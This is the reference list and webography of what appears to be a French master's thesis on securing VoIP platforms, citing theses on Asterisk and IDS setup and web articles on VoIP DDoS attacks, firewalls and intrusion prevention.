- [15] Mezhoudi Yazid : Voix Sur IP Sécurisée, Mémoire de Master, Université Mohamed Khider de Biskra, 47-60,2018.
- [16] Anis Amziane, Hakim Agdour : Mise en place et sécurisation d'une plateforme VoIP basée sur la solution open source Asterisk, Mémoire de Fin d'étude de Master Académique, Université Mouloud Mammeri de Tizi-Ouzou, 2016.
- [17] Ahmed Aouadi : Mise en place d'une solution open Source VoIP et Visioconférence multi-sites sécurisée, Mastère professionnel en Nouvelles Technologies des Télécommunications et Réseaux (N2TR), Université virtuelle de tunis, 2015.

[20] Nicolas TOURRETTE : Mise en place d'un IDS, Ingénieur Sécurité et Qualité des Réseaux, 7, 2020.

## Webographie

[1] Accédé le 12/06/2022, Un fournisseur canadien de services VoIP est victime d'une attaque DDoS, les appels téléphoniques sont interrompus, <https://www.oxtero.com/2021/09/22/un-fournisseur-de-voip-canadien-touche-par-une-attaque-ddos-les-appels-telephoniques-interrompus/>

[2] Accédé le 12/06/2022, Attaque DDoS contre les fournisseurs de services VoIP, la nouvelle forme de Ransomware, novembre 2021 par Patrick LEBRETON , <https://www.globalsecuritymag.fr/Attaque-DDoS-contre-des,20211104,117891.html>

[11] Accédé le 03/06/2022, <https://wikimemoires.net/?p=1497>

[12] Accédé le 03/06/2022, <https://wikimemoires.net/2011/03/logiciels-de-telephonie-ip-vocal-asterisk-yate-comparaison/>

[13] Accédé le 03/06/2022, <https://fr.myservername.com/10-best-voip-software-2021-free-commercial-voice-over-ip-tools>

[14] Accédé le 03/06/2022, <https://www.ukhost4u.com/differences-in-voip-systems/>

[15] Accédé le 03/06/2022, Meilleur pare-feu pour les systèmes Linux <https://fr.smartworldclub.net/11695020-best-firewall-for-linux-systems>

[17] Accédé le 03/06/2022, <https://www.itprotoday.com/security/nips-and-hips>

[19] Accédé le 03/06/2022, <https://www.tutomiel.com/la-verite-sur-les-proxys-8372.htm>

[21] Accédé le 03/06/2022, <https://www.itprotoday.com/security/nips-and-hips>

